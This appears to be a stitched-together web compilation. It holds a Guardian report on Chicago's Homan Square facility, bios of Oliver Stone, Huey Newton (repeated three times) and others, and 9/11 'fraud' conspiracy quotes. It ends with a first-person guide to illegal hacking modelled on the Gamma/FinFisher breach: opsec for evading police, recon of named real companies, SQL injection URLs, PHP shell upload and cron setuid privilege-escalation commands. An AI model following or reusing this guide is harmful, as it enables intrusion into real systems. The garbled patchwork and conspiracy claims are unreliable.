The Chicago police department operates an off-the-books interrogation compound, rendering Americans unable to be found by family or attorneys while locked inside what lawyers say is the domestic equivalent of a CIA black site.
The facility, a nondescript warehouse on Chicago’s west side known as Homan Square, has long been the scene of secretive work by special police units. Interviews with local attorneys and one protester who spent the better part of a day shackled in Homan Square describe operations that deny access to basic constitutional rights.
Alleged police practices at Homan Square, according to those familiar with the facility who spoke out to the Guardian after its investigation into Chicago police abuse, include:
Keeping arrestees out of official booking databases.
Beating by police, resulting in head wounds.
Shackling for prolonged periods.
Denying attorneys access to the “secure” facility.
Holding people without legal counsel for between 12 and 24 hours, including people as young as 15.
At least one man was found unresponsive in a Homan Square “interview room” and later pronounced dead.

Brian Jacob Church, a protester known as one of the “Nato Three”, was held and questioned at Homan Square in 2012 following a police raid. Officers restrained Church for the better part of a day, denying him access to an attorney, before sending him to a nearby police station to be booked and charged.
“Homan Square is definitely an unusual place,” Church told the Guardian on Friday. “It brings to mind the interrogation facilities they use in the Middle East. The CIA calls them black sites. It’s a domestic black site. When you go in, no one knows what’s happened to you.”
The secretive warehouse is the latest example of Chicago police practices that echo the much-criticized detention abuses of the US war on terrorism. While those abuses impacted people overseas, Homan Square – said to house military-style vehicles, interrogation cells and even a cage – trains its focus on Americans, most often poor, black and brown.
Unlike a precinct, no one taken to Homan Square is said to be booked. Witnesses, suspects or other Chicagoans who end up inside do not appear to have a public, searchable record entered into a database indicating where they are, as happens when someone is booked at a precinct. Lawyers and relatives insist there is no way of finding their whereabouts. Those lawyers who have attempted to gain access to Homan Square are most often turned away, even as their clients remain in custody inside.
“It’s sort of an open secret among attorneys that regularly make police station visits, this place – if you can’t find a client in the system, odds are they’re there,” said Chicago lawyer Julia Bartmes.
Chicago civil-rights attorney Flint Taylor said Homan Square represented a routinization of a notorious practice in local police work that violates the fifth and sixth amendments of the constitution.
“This Homan Square revelation seems to me to be an institutionalization of the practice that dates back more than 40 years,” Taylor said, “of violating a suspect or witness’ rights to a lawyer and not to be physically or otherwise coerced into giving a statement.”
Much remains hidden about Homan Square. The Chicago police department did not respond to the Guardian’s questions about the facility. But after the Guardian published this story, the department provided a statement insisting, without specifics, that there is nothing untoward taking place at what it called the “sensitive” location, home to undercover units.
“CPD [Chicago police department] abides by all laws, rules and guidelines pertaining to any interviews of suspects or witnesses, at Homan Square or any other CPD facility. If lawyers have a client detained at Homan Square, just like any other facility, they are allowed to speak to and visit them. It also houses CPD’s Evidence Recovered Property Section, where the public is able to claim inventoried property,” the statement said, something numerous attorneys and one Homan Square arrestee have denied.
“There are always records of anyone who is arrested by CPD, and this is not any different at Homan Square,” it continued.
The Chicago police statement did not address how long into an arrest or detention those records are generated or their availability to the public. A department spokesperson did not respond to a detailed request for clarification.
When a Guardian reporter arrived at the warehouse on Friday, a man at the gatehouse outside refused any entrance and would not answer questions. “This is a secure facility. You’re not even supposed to be standing here,” said the man, who refused to give his name.
A former Chicago police superintendent and a more recently retired detective, both of whom have been inside Homan Square in the last few years in a post-police capacity, said the police department did not operate out of the warehouse until the late 1990s.
But in detailing episodes involving their clients over the past several years, lawyers described mad scrambles that led to the closed doors of Homan Square, a place most had never heard of previously. The facility was even unknown to Rob Warden, the founder of Northwestern University Law School’s Center on Wrongful Convictions, until the Guardian informed him of the allegations of clients who vanish into inherently coercive police custody.
“They just disappear,” said Anthony Hill, a criminal defense attorney, “until they show up at a district for charging or are just released back out on the street.”
‘They were held incommunicado for much longer than I think should be permitted in this country – anywhere – but particularly given the strong constitutional rights afforded to people who are being charged with crimes,” said Sarah Gelsomino, the lawyer for Brian Jacob Church. Photograph: Phil Batta/Guardian
Jacob Church learned about Homan Square the hard way. On May 16 2012, he and 11 others were taken there after police infiltrated their protest against the Nato summit. Church says officers cuffed him to a bench for an estimated 17 hours, intermittently interrogating him without reading his Miranda rights to remain silent. It would take another three hours – and an unusual lawyer visit through a wire cage – before he was finally charged with terrorism-related offenses at the nearby 11th district station, where he was made to sign papers, fingerprinted and photographed.
In preparation for the Nato protest, Church, who is from Florida, had written a phone number for the National Lawyers Guild on his arm as a precautionary measure. Once taken to Homan Square, Church asked explicitly to call his lawyers, and said he was denied.
“Essentially, I wasn’t allowed to make any contact with anybody,” Church told the Guardian, in contradiction of a police guidance on permitting phone calls and legal counsel to arrestees.
Church’s left wrist was cuffed to a bar behind a bench in windowless cinderblock cell, with his ankles cuffed together. He remained in those restraints for about 17 hours.
“I had essentially figured, ‘All right, well, they disappeared us and so we’re probably never going to see the light of day again,’” Church said.
The Disappeared
Brian Church, Jared Chase and Brent Vincent Betterly, known as the ‘Nato Three’
Though the raid attracted major media attention, a team of attorneys could not find Church through 12 hours of “active searching”, Sarah Gelsomino, Church’s lawyer, recalled. No booking record existed. Only after she and others made a “major stink” with contacts in the offices of the corporation counsel and Mayor Rahm Emanuel did they even learn about Homan Square.
They sent another attorney to the facility, where he ultimately gained entry, and talked to Church through a floor-to-ceiling chain-link metal cage. Finally, hours later, police took Church and his two co-defendants to a nearby police station for booking.
After serving two and a half years in prison, Church is currently on parole after he and his co-defendants were found not guilty in 2014 of terrorism-related offenses but guilty of lesser charges of possessing an incendiary device and the misdemeanor of “mob action”.
It’s almost like they throw a black bag over your head and make you disappear for a day or two
-Brian Jacob Church
The access that Nato Three attorneys received to Homan Square was an exception to the rule, even if Jacob Church’s experience there was not.
Three attorneys interviewed by the Guardian report being personally turned away from Homan Square between 2009 and 2013 without being allowed access to their clients. Two more lawyers who hadn’t been physically denied described it as a place where police withheld information about their clients’ whereabouts. Church was the only person who had been detained at the facility who agreed to talk with the Guardian: their lawyers say others fear police retaliation.
One man in January 2013 had his name changed in the Chicago central bookings database and then taken to Homan Square without a record of his transfer being kept, according to Eliza Solowiej of Chicago’s First Defense Legal Aid. (The man, the Guardian understands, wishes to be anonymous; his current attorney declined to confirm Solowiej’s account.) She found out where he was after he was taken to the hospital with a head injury.
“He said that the officers caused his head injuries in an interrogation room at Homan Square. I had been looking for him for six to eight hours, and every department member I talked to said they had never heard of him,” Solowiej said. “He sent me a phone pic of his head injuries because I had seen him in a police station right before he was transferred to Homan Square without any.”
Bartmes, another Chicago attorney, said that in September 2013 she got a call from a mother worried that her 15-year-old son had been picked up by police before dawn. A sympathetic sergeant followed up with the mother to say her son was being questioned at Homan Square in connection to a shooting and would be released soon. When hours passed, Bartmes traveled to Homan Square, only to be refused entry for nearly an hour.
An officer told her, “Well, you can’t just stand here taking notes, this is a secure facility, there are undercover officers, and you’re making people very nervous,” Bartmes recalled. Told to leave, she said she would return in an hour if the boy was not released. He was home, and not charged, after “12, maybe 13” hours in custody.
On February 2, 2013, John Hubbard was taken to Homan Square. Hubbard never walked out. The Chicago Tribune reported that the 44-year old was found “unresponsive inside an interview room”, and pronounced dead. After publication, the Cook County medical examiner told the Guardian that the cause of death was determined to be heroin intoxication.
Homan Square is hardly concerned exclusively with terrorism. Several special units operate outside of it, including the anti-gang and anti-drug forces. If police “want money, guns, drugs”, or information on the flow of any of them onto Chicago’s streets, “they bring them there and use it as a place of interrogation off the books,” Hill said.
‘The real danger in allowing practices like Guantanamo or Abu Ghraib is the fact that they always creep into other aspects,’ criminologist Tracy Siska told the Guardian. Photograph: Chandler West/Guardian
A former Chicago detective and current private investigator, Bill Dorsch, said he had not heard of the police abuses described by Church and lawyers for other suspects who had been taken to Homan Square. He has been permitted access to the facility to visit one of its main features, an evidence locker for the police department. (“I just showed my retirement star and passed through,” Dorsch said.)
Transferring detainees through police custody to deny them access to legal counsel, would be “a career-ender,” Dorsch said. “To move just for the purpose of hiding them, I can’t see that happening,” he told the Guardian.
Richard Brzeczek, Chicago’s police superintendent from 1980 to 1983, who also said he had no first-hand knowledge of abuses at Homan Square, said it was “never justified” to deny access to attorneys.
“Homan Square should be on the same list as every other facility where you can call central booking and say: ‘Can you tell me if this person is in custody and where,’” Brzeczek said.
“If you’re going to be doing this, then you have to include Homan Square on the list of facilities that prisoners are taken into and a record made. It can’t be an exempt facility.”
Indeed, Chicago police guidelines appear to ban the sorts of practices Church and the lawyers said occur at Homan Square.
A directive titled “Processing Persons Under Department Control” instructs that “investigation or interrogation of an arrestee will not delay the booking process,” and arrestees must be allowed “a reasonable number of telephone calls” to attorneys swiftly “after their arrival at the first place of custody.” Another directive, “Arrestee and In-Custody Communications,” says police supervisors must “allow visitation by attorneys.”
Attorney Scott Finger said that the Chicago police tightened the latter directive in 2012 after quiet complaints from lawyers about their lack of access to Homan Square. Without those changes, Church’s attorneys might not have gained entry at all. But that tightening – about a week before Church’s arrest – did not prevent Church’s prolonged detention without a lawyer, nor the later cases where lawyers were unable to enter.
The combination of holding clients for long periods, while concealing their whereabouts and denying access to a lawyer, struck legal experts as a throwback to the worst excesses of Chicago police abuse, with a post-9/11 feel to it.
On a smaller scale, Homan Square is “analogous to the CIA’s black sites,” said Andrea Lyon, a former Chicago public defender and current dean of Valparaiso University Law School. When she practiced law in Chicago in the 1980s and 1990s, she said, “police used the term ‘shadow site’” to refer to the quasi-disappearances now in place at Homan Square.
I’ve never known any kind of organized, secret place where they go and hold somebody before booking for hours and hours
James Trainum, former detective, Washington DC
“Back when I first started working on torture cases and started representing criminal defendants in the early 1970s, my clients often told me they’d been taken from one police station to another before ending up at Area 2 where they were tortured,” said Taylor, the civil-rights lawyer most associated with pursuing the notoriously abusive Area 2 police commander Jon Burge. “And in that way the police prevent their family and lawyers from seeing them until they could coerce, through torture or other means, confessions from them.”
Police often have off-site facilities to have private conversations with their informants. But a retired Washington DC homicide detective, James Trainum, could not think of another circumstance nationwide where police held people incommunicado for extended periods.
“I’ve never known any kind of organized, secret place where they go and just hold somebody before booking for hours and hours and hours. That scares the hell out of me that that even exists or might exist,” said Trainum, who now studies national policing issues, to include interrogations, for the Innocence Project and the Constitution Project.
Regardless of departmental regulations, police frequently deny or elide access to lawyers even at regular police precincts, said Solowiej of First Defense Legal Aid. But she said the outright denial was exacerbated at Chicago’s secretive interrogation and holding facility: “It’s very, very rare for anyone to experience their constitutional rights in Chicago police custody, and even more so at Homan Square,” Solowiej said.
Church said that one of his more striking memories of Homan Square was the “big, big vehicles” police had inside the complex that “look like very large MRAPs that they use in the Middle East.”
Cook County, home of Chicago, has received some 1,700 pieces of military equipment from a much-criticized Pentagon program transferring military gear to local police. It includes a Humvee, according to a local ABC News report.
Tracy Siska, a criminologist and civil-rights activist with the Chicago Justice Project, said that Homan Square, as well as the unrelated case of ex-Guantánamo interrogator and retired Chicago detective Richard Zuley, showed the lines blurring between domestic law enforcement and overseas military operations.
“The real danger in allowing practices like Guantánamo or Abu Ghraib is the fact that they always creep into other aspects,” Siska said.
“They creep into domestic law enforcement, either with weaponry like with the militarization of police, or interrogation practices. That’s how we ended up with a black site in Chicago.”
When revolutionary rap duo Dead Prez released their classic 2000 opening salvo, Let’s Get Free, the outspoken hip-hop tandem of stic.man and M-1 were lauded and criticized for their two-fisted rebuke of systematic racism in all its forms. Nearly two decades later, Dead Prez is still fighting the good fight: stic is set to release the book The Art of War: Hip-Hop and Social Activism later this year, and M just dropped the track “Sacrifice” in celebration of the prison release of Black Liberation Army member Sekou Odinga. In the polarizing aftermath of the Ferguson, Missouri, grand jury’s decision to not indict a police officer for killing unarmed 18-year-old Michael Brown, OZY reached out to the pair to hear their views on a community and city on fire.
“What I think is even more constructive … is an economic strike aimed at some of the pressure points of the system.”
— stic.man
We here at the decryptedmatrix love these guys and their candor and message. We can only hope for more artists of all kinds to embrace the chance to speak truth to those who will listen to them. Model artists like this are what we need more of to inspire the next generation and to create content that we all enjoy. Without more guys like Dead Prez we fear that music industry will continue to be corrupted by the same corporate influences that have so far shaped what is on the radio and the top of the billboard charts.
Oliver Stone, byname of William Oliver Stone (born September 15, 1946, New York, New York, U.S.), American film director, screenwriter, and producer known for his ambitious and often controversial movies.
Stone, the son of a wealthy stockbroker, was raised in New York City. He briefly studied at Yale University before dropping out to teach English in South Vietnam. Upon his return, Stone lived in Mexico for a year and again attended Yale for a short period. In 1967, during the Vietnam War, he enlisted in the U.S. Army. He distinguished himself in combat, earning two Purple Hearts and a Bronze Star. Stone then enrolled in film school at New York University (B.A., 1971), studying under director Martin Scorsese.
Stone was deeply affected by his war experiences, and his student films, such asLast Year in Viet Nam (1971), dealt directly with the consequences of the Vietnam conflict. After graduating, he directed the horror movies Seizure! (1974) and The Hand (1981), the latter of which starred Michael Caine. Stone also began experimenting with screenwriting, and he won an Academy Award for best adapted screenplay for Midnight Express (1978), which was based on the true story of a man brutally abused while imprisoned for drug smuggling in Turkey.
Stone devoted much of the early 1980s to writing screenplays, including Conan the Barbarian (1982), Scarface (1983), which was directed by Brian De Palma and starred Al Pacino, and Year of the Dragon (1985). He returned to directing withSalvador (1986), which he also wrote. In the film, a journalist (played by James Woods) documents the atrocities committed during the El Salvador uprisings of 1980–81. Stone again drew on the trauma of the Vietnam War in Platoon (1986), for which he won another Academy Award, this time for directing. The film navigates the perils of war from the perspective of a new recruit who quickly realizes that the idealism that motivated his decision to enlist was misguided. Stone drew upon personal experience once more for Wall Street (1987), using memories of his father’s career as a stockbroker to conjure an indictment of the greed and deceit governing the financial world. In 1988 he adapted Eric Bogosian’s Off-Broadway play Talk Radio to film.
Stone emphasized the continuing ramifications of the Vietnam War with Born on the Fourth of July (1989). The film, based on the autobiography of Vietnam veteran Ron Kovic, chronicles the evolution of a young man, played by Tom Cruise, from patriotic soldier to paraplegic antiwar activist. Stone won an Academy Award for directing that movie and received a fourth career nomination for his writing. The year 1991 saw the release of both JFK, a polarizing investigation of the circumstances surrounding the assassination of Pres. John F. Kennedy, and The Doors, a stylish account of the rise and fall of the titular American rock band. InHeaven and Earth (1993), Stone approached the Vietnam War and its aftermath from the perspective of a young Vietnamese woman.
Stone again courted controversy with Natural Born Killers (1994), a film, written byQuentin Tarantino, about the savagely violent exploits of a married couple, played by Woody Harrelson and Juliette Lewis. While Stone claimed that the film was meant to be critical of sensationalized violence, some critics found it guilty of exactly what it purported to condemn. Stone then cast Anthony Hopkins in the title role of Nixon (1995), a measured take on the life of the U.S. president. He also developed the screenplay for Evita (1996), an adaptation of the Andrew Lloyd Webber musical about Argentine politician Eva Perón (played by Madonna).
Stone revisited some of his favoured motifs, power and violence, in Any Given Sunday (1999), about professional football, and in Alexander (2004), a poorly received biography of Alexander the Great. World Trade Center (2006), a retelling of the events of September 11, 2001, from the viewpoint of two police officers, returned Stone to the centre of public debate. While the film was critically acclaimed, some questioned the propriety of making the film so soon after the tragedy. W. (2008), his biopic of Pres. George W. Bush, drew ire from both extremes of the political spectrum for its refusal to pass definitive judgment, positive or negative, on its subject. Stone later directed Wall Street: Money Never Sleeps(2010), a sequel to the 1987 film that was set amid the global financial crisis of 2008, and Savages (2012), an ensemble thriller about marijuana trafficking that, in its depiction of seedy mayhem, was reminiscent of his earlier U Turn (1997).
In addition to directing and writing, Stone produced many of his own movies. Besides narrative films, he made two documentaries about Latin American politics: Comandante (2003), about Cuban dictator Fidel Castro, and South of the Border (2009), which focused on several other left-wing leaders, notably Venezuelan Pres. Hugo Chávez. With Peter Kuznick, he also created Oliver Stone’s Untold History of the United States (2012), a 10-part television documentary (and accompanying book) that took an unorthodox look at the preceding century of American political history. In 1997 Stone published a semiautobiographical novel,A Child’s Night Dream.
Sean Stone, son of controversial filmmaker Oliver Stone has acted in his father’s films such as Wall Street, The Doors, JFK, Natural Born Killers and many more. He has starred and directed in his own feature film Greystone Park. Sean joined the team of investigators for the Tru TV hit Conspiracy Theory with Jesse Ventura. Sean currently hosts an alternative media show ‘Buzzsaw’ featuring interviews with whistleblowers, styling itself as the ‘real X files’ looking into the hidden agendas behind the news.
Huey Percy Newton was an African-American political and urban activist who, along with Bobby Seale, co-founded the Black Panther Party in 1966. Many well educated activists would argue this group was ultimately undermined by FBI tactics and COINTELPRO, to destroy their image decrease effectiveness within the community.
Newton earned a Ph.D. in history of consciousness at the University of California at Santa Cruz in 1980. His doctoral dissertation was entitled War Against the Panthers: A Study of Repression in America.
Later, Newton’s widow, Frederika Newton, would discuss her husband’s often-ignored academic leanings on C-SPAN‘s “American Perspectives” program on February 18, 2006.
On August 22, 1989, Newton was fatally shot on Center Street in the Lower Bottoms neighborhood of West Oakland by 24-year-old BGF member and drug dealer Tyrone Robinson, in what some say was a ‘setup’ involving the FBI.
Newton’s last words, as he stood facing his killer, were, “You can kill my body, and you can take my life but you can never kill my soul. My soul will live forever!”
Huey Percy Newton was an African-American political and urban activist who, along with Bobby Seale, co-founded the Black Panther Party in 1966. Many well educated activists would argue this group was ultimately undermined by FBI tactics and COINTELPRO, to destroy their image decrease effectiveness within the community.
Newton earned a Ph.D. in history of consciousness at the University of California at Santa Cruz in 1980. His doctoral dissertation was entitled War Against the Panthers: A Study of Repression in America.
Later, Newton’s widow, Frederika Newton, would discuss her husband’s often-ignored academic leanings on C-SPAN‘s “American Perspectives” program on February 18, 2006.
On August 22, 1989, Newton was fatally shot on Center Street in the Lower Bottoms neighborhood of West Oakland by 24-year-old BGF member and drug dealer Tyrone Robinson, in what some say was a ‘setup’ involving the FBI.
Newton’s last words, as he stood facing his killer, were, “You can kill my body, and you can take my life but you can never kill my soul. My soul will live forever!”
Huey Percy Newton was an African-American political and urban activist who, along with Bobby Seale, co-founded the Black Panther Party in 1966. Many well educated activists would argue this group was ultimately undermined by FBI tactics and COINTELPRO, to destroy their image decrease effectiveness within the community.
Newton earned a Ph.D. in history of consciousness at the University of California at Santa Cruz in 1980. His doctoral dissertation was entitled War Against the Panthers: A Study of Repression in America.
Later, Newton’s widow, Frederika Newton, would discuss her husband’s often-ignored academic leanings on C-SPAN‘s “American Perspectives” program on February 18, 2006.
On August 22, 1989, Newton was fatally shot on Center Street in the Lower Bottoms neighborhood of West Oakland by 24-year-old BGF member and drug dealer Tyrone Robinson, in what some say was a ‘setup’ involving the FBI.
Newton’s last words, as he stood facing his killer, were, “You can kill my body, and you can take my life but you can never kill my soul. My soul will live forever!”
“The Things that bother me is the hole in the Pentagon being too small for a plane, the lawn isn’t mussed up, and the government is not showing the plane hittingwhen many cameras photographed it. At the WTC, 3 buildings came down like demolitions, and two of them were hit by a plane, but the third one they said, “do you want us to pull it?” …and they pulled it, and it looked just like the other two! Those things bother me! In Pennsylvania, the plane that went down, it was just a hole in the ground! There wasn’t any wreckage, or skid marks, there wasn’t any tear in the earth…and no one’s ever really found out about that! So, every place there’s questions!”
“I’m very familiar with the 9/11 Truth movement, and I’m totally convinced that 9/11 was a fraud. There’s no doubt in my mind about that. At first I didn’t want to believe it. It’s such an ugly thing to believe.”
“Whistle-Blowers, Dissenters and Progressives Are the Patriots” -Phil Donahue
Well, I came to the realization that America has become, we are a nation of law unless we’re scared. And we’re scared. Nobody likes us. I think we’ve got our presidents–I don’t know how long it’s going to take before our president is going to have to visit a church picnic in a Bradley armored vehicle. You know, America, the ones who boast most about America are the ones turning their back on the jewel of America, which is the Constitution, the Bill of Rights. The framers were right: don’t let one man have the power to declare war. And, as you know, we haven’t done that since–. And if I’m scared, you can listen in on my phone; I’ve got nothing to hide. How many times have you heard that? Which is probably what they said in Nazi Germany, too, in advance of the rise of the Third Reich.
There is a failure to appreciate the whole purpose of the First Amendment. You know, if you can’t speak, if you can’t dissent, then stop sending our young men and women to war to protect these fabulous virtues of the American experience, which is to get a neo-Mussolini, and he’ll tell us what’s good for us, and people will make–old men will tell us what’s good for us behind closed doors. It’s amazing what you can do if you scare the people.
Avram Noam Chomsky (/ˈnoʊmˈtʃɒmski/; born December 7, 1928) is an American linguist, philosopher,[21][22]cognitive scientist,logician,[23][24][25] political commentator and activist. Sometimes described as the “father of modern linguistics”,[26][27] Chomsky is also a major figure in analytic philosophy.[21] He has spent most of his career at the Massachusetts Institute of Technology (MIT), where he is currently Professor Emeritus, and has authored over 100 books. He has been described as a prominent cultural figure, and was voted the “world’s top public intellectual” in a 2005 poll.[28]In the 1990s, Chomsky embraced political activism to a greater degree than before.[113His far-reaching criticisms of U.S. foreign policy and the legitimacy of U.S. power have raised controversy.[114][115] Chomsky has received death threats because of his criticisms of U.S. foreign policy.[116] He has often received undercover police protection at MIT and when speaking on the Middle East, although he has refused uniformed police protection.[117]The Electronic Intifada website claims that theAnti-Defamation League “spied on” Chomsky’s appearances, and quotes Chomsky as being unsurprised at that discovery or the use of what Chomsky claims is “fantasy material” provided to Alan Dershowitz for debating him. Amused, Chomsky compares the ADL’s reports to FBI files.[118]
Chomsky resides in Lexington, Massachusetts, and travels, giving lectures on politics and linguistics.
Pink Floyd are an English rock band formed in London. They achieved international acclaim with theirprogressive and psychedelic music. Distinguished by their use of philosophical lyrics, sonic experimentation, and elaborate live shows, they are one of the most commercially successful and musically influential groups in the history of popular music. Anti-War, Freedom of Expression, Pro-Palestine, Anti-Occupation.
Immortal Technique has voiced a desire to retain control over his production,[3] and has stated in his music that record companies, not artists themselves, profit the most from mass production and marketing of music. He claimed in an interview to have sold close to a combined total of 200,000 copies of his three official releases.[4]
Storytelling is a lost art in rap. Not many do it anymore. Storytelling is a testament to a writer’s creativity, all great writers have a great imagination. So you have to be able to create a plot that people can visualize. With a movie, you can see whats going on but when you can make someone see what you’re saying as you’re saying it, then thats a special talent. The knowledge comes from my roots in Hip Hop. In the beginning there were songs like “The Message”, “The Breaks”, then Public Enemy, KRS, X-Clan…those groups raised social consciousness in rap and thats the era i came up in, so naturally i understand the obligation to teach in my music, words are powerful and the things you say carry weight. I had to evolve and im still growing to where i dont get too wild anymore because i’ve corrupted enough minds. -KRino
I’m not writing this to brag about what an 31337 h4x0r I am and what m4d sk1llz
it took to 0wn Gamma. I’m writing this to demystify hacking, to show how simple
it is, and to hopefully inform and inspire you to go out and hack shit. If you
have no experience with programming or hacking, some of the text below might
look like a foreign language. Check the resources section at the end to help you
get started. And trust me, once you’ve learned the basics you’ll realize this
really is easier than filing a FOIA request.
–[ 2 ]– Staying Safe
This is illegal, so you’ll need to take same basic precautions:
1) Make a hidden encrypted volume with Truecrypt 7.1a [0]
2) Inside the encrypted volume install Whonix [1]
3) (Optional) While just having everything go over Tor thanks to Whonix is
probably sufficient, it’s better to not use an internet connection connected
to your name or address. A cantenna, aircrack, and reaver can come in handy
here.
As long as you follow common sense like never do anything hacking related
outside of Whonix, never do any of your normal computer usage inside Whonix,
never mention any information about your real life when talking with other
hackers, and never brag about your illegal hacking exploits to friends in real
life, then you can pretty much do whatever you want with no fear of being v&.
NOTE: I do NOT recommend actually hacking directly over Tor. While Tor is usable
for some things like web browsing, when it comes to using hacking tools like
nmap, sqlmap, and nikto that are making thousands of requests, they will run
very slowly over Tor. Not to mention that you’ll want a public IP address to
receive connect back shells. I recommend using servers you’ve hacked or a VPS
paid with bitcoin to hack from. That way only the low bandwidth text interface
between you and the server is over Tor. All the commands you’re running will
have a nice fast connection to your target.
–[ 3 ]– Mapping out the target
Basically I just repeatedly use fierce [0], whois lookups on IP addresses and
domain names, and reverse whois lookups to find all IP address space and domain
names associated with an organization.
[0] http://ha.ckers.org/fierce/
For an example let’s take Blackwater. We start out knowing their homepage is at
academi.com. Running fierce.pl -dns academi.com we find the subdomains:
67.238.84.228 email.academi.com
67.238.84.242 extranet.academi.com
67.238.84.240 mail.academi.com
67.238.84.230 secure.academi.com
67.238.84.227 vault.academi.com
54.243.51.249 www.academi.com
Now we do whois lookups and find the homepage of www.academi.com is hosted on
Amazon Web Service, while the other IPs are in the range:
NetRange: 67.238.84.224 – 67.238.84.255
CIDR: 67.238.84.224/27
CustName: Blackwater USA
Address: 850 Puddin Ridge Rd
Doing a whois lookup on academi.com reveals it’s also registered to the same
address, so we’ll use that as a string to search with for the reverse whois
lookups. As far as I know all the actual reverse whois lookup services cost
money, so I just cheat with google:
“850 Puddin Ridge Rd” inurl:ip-address-lookup
“850 Puddin Ridge Rd” inurl:domaintools
Now run fierce.pl -range on the IP ranges you find to lookup dns names, and
fierce.pl -dns on the domain names to find subdomains and IP addresses. Do more
whois lookups and repeat the process until you’ve found everything.
Also just google the organization and browse around its websites. For example on
academi.com we find links to a careers portal, an online store, and an employee
resources page, so now we have some more:
54.236.143.203 careers.academi.com
67.132.195.12 academiproshop.com
67.238.84.236 te.academi.com
67.238.84.238 property.academi.com
67.238.84.241 teams.academi.com
If you repeat the whois lookups and such you’ll find academiproshop.com seems to
not be hosted or maintained by Blackwater, so scratch that off the list of
interesting IPs/domains.
In the case of FinFisher what led me to the vulnerable finsupport.finfisher.com
was simply a whois lookup of finfisher.com which found it registered to the name
“FinFisher GmbH”. Googling for:
“FinFisher GmbH” inurl:domaintools
finds gamma-international.de, which redirects to finsupport.finfisher.com
…so now you’ve got some idea how I map out a target.
This is actually one of the most important parts, as the larger the attack
surface that you are able to map out, the easier it will be to find a hole
somewhere in it.
–[ 4 ]– Scanning & Exploiting
Scan all the IP ranges you found with nmap to find all services running. Aside
from a standard port scan, scanning for SNMP is underrated.
Now for each service you find running:
1) Is it exposing something it shouldn’t? Sometimes companies will have services
running that require no authentication and just assume it’s safe because the url
or IP to access it isn’t public. Maybe fierce found a git subdomain and you can
go to git.companyname.come/gitweb/ and browse their source code.
2) Is it horribly misconfigured? Maybe they have an ftp server that allows
anonymous read or write access to an important directory. Maybe they have a
database server with a blank admin password (lol stratfor). Maybe their embedded
devices (VOIP boxes, IP Cameras, routers etc) are using the manufacturer’s
default password.
3) Is it running an old version of software vulnerable to a public exploit?
Webservers deserve their own category. For any webservers, including ones nmap
will often find running on nonstandard ports, I usually:
1) Browse them. Especially on subdomains that fierce finds which aren’t intended
for public viewing like test.company.com or dev.company.com you’ll often find
interesting stuff just by looking at them.
2) Run nikto [0]. This will check for things like webserver/.svn/,
webserver/backup/, webserver/phpinfo.php, and a few thousand other common
mistakes and misconfigurations.
3) Identify what software is being used on the website. WhatWeb is useful [1]
4) Depending on what software the website is running, use more specific tools
like wpscan [2], CMS-Explorer [3], and Joomscan [4].
First try that against all services to see if any have a misconfiguration,
publicly known vulnerability, or other easy way in. If not, it’s time to move
on to finding a new vulnerability:
5) Custom coded web apps are more fertile ground for bugs than large widely used
projects, so try those first. I use ZAP [5], and some combination of its
automated tests along with manually poking around with the help of its
intercepting proxy.
6) For the non-custom software they’re running, get a copy to look at. If it’s
free software you can just download it. If it’s proprietary you can usually
pirate it. If it’s proprietary and obscure enough that you can’t pirate it you
can buy it (lame) or find other sites running the same software using google,
find one that’s easier to hack, and get a copy from them.
* Visit the website. See nothing but a login page. Quickly check for sqli in the
login form.
* See if WhatWeb knows anything about what software the site is running.
* WhatWeb doesn’t recognize it, so the next question I want answered is if this
is a custom website by Gamma, or if there are other websites using the same
software.
* I view the page source to find a URL I can search on (index.php isn’t
exactly unique to this software). I pick Scripts/scripts.js.php, and google:
allinurl:”Scripts/scripts.js.php”
* I find there’s a handful of other sites using the same software, all coded by
the same small webdesign firm. It looks like each site is custom coded but
they share a lot of code. So I hack a couple of them to get a collection of
code written by the webdesign firm.
At this point I can see the news stories that journalists will write to drum
up views: “In a sophisticated, multi-step attack, hackers first compromised a
web design firm in order to acquire confidential data that would aid them in
attacking Gamma Group…”
But it’s really quite easy, done almost on autopilot once you get the hang of
it. It took all of a couple minutes to:
* google allinurl:”Scripts/scripts.js.php” and find the other sites
* Notice they’re all sql injectable in the first url parameter I try.
* Realize they’re running Apache ModSecurity so I need to use sqlmap [0] with
the option –tamper=’tamper/modsecurityversioned.py’
* Acquire the admin login information, login and upload a php shell [1] (the
check for allowable file extensions was done client side in javascript), and
download the website’s source code.
Looking through the source code they might as well have named it Damn Vulnerable
Web App v2 [0]. It’s got sqli, LFI, file upload checks done client side in
javascript, and if you’re unauthenticated the admin page just sends you back to
the login page with a Location header, but you can have your intercepting proxy
filter the Location header out and access it just fine.
[0] http://www.dvwa.co.uk/
Heading back over to the finsupport site, the admin /BackOffice/ page returns
403 Forbidden, and I’m having some issues with the LFI, so I switch to using the
sqli (it’s nice to have a dozen options to choose from). The other sites by the
web designer all had an injectable print.php, so some quick requests to:
https://finsupport.finfisher.com/GGI/Home/print.php?id=1 and 1=1
https://finsupport.finfisher.com/GGI/Home/print.php?id=1 and 2=1
reveal that finsupport also has print.php and it is injectable. And it’s
database admin! For MySQL this means you can read and write files. It turns out
the site has magicquotes enabled, so I can’t use INTO OUTFILE to write files.
But I can use a short script that uses sqlmap –file-read to get the php source
for a URL, and a normal web request to get the HTML, and then finds files
included or required in the php source, and finds php files linked in the HTML,
to recursively download the source to the whole site.
Looking through the source, I see customers can attach a file to their support
tickets, and there’s no check on the file extension. So I pick a username and
password out of the customer database, create a support request with a php shell
attached, and I’m in!
finsupport was running the latest version of Debian with no local root exploits,
but unix-privesc-check returned:
WARNING: /etc/cron.hourly/mgmtlicensestatus is run by cron as root. The user
www-data can write to /etc/cron.hourly/mgmtlicensestatus
WARNING: /etc/cron.hourly/webalizer is run by cron as root. The user www-data
can write to /etc/cron.hourly/webalizer
so I add to /etc/cron.hourly/webalizer:
chown root:root /path/to/my_setuid_shell
chmod 04755 /path/to/my_setuid_shell
wait an hour, and ….nothing. Turns out that while the cron process is running
it doesn’t seem to be actually running cron jobs. Looking in the webalizer
directory shows it didn’t update stats the previous month. Apparently after
updating the timezone cron will sometimes run at the wrong time or sometimes not
run at all and you need to restart cron after changing the timezone. ls -l
/etc/localtime shows the timezone got updated June 6, the same time webalizer
stopped recording stats, so that’s probably the issue. At any rate, the only
thing this server does is host the website, so I already have access to
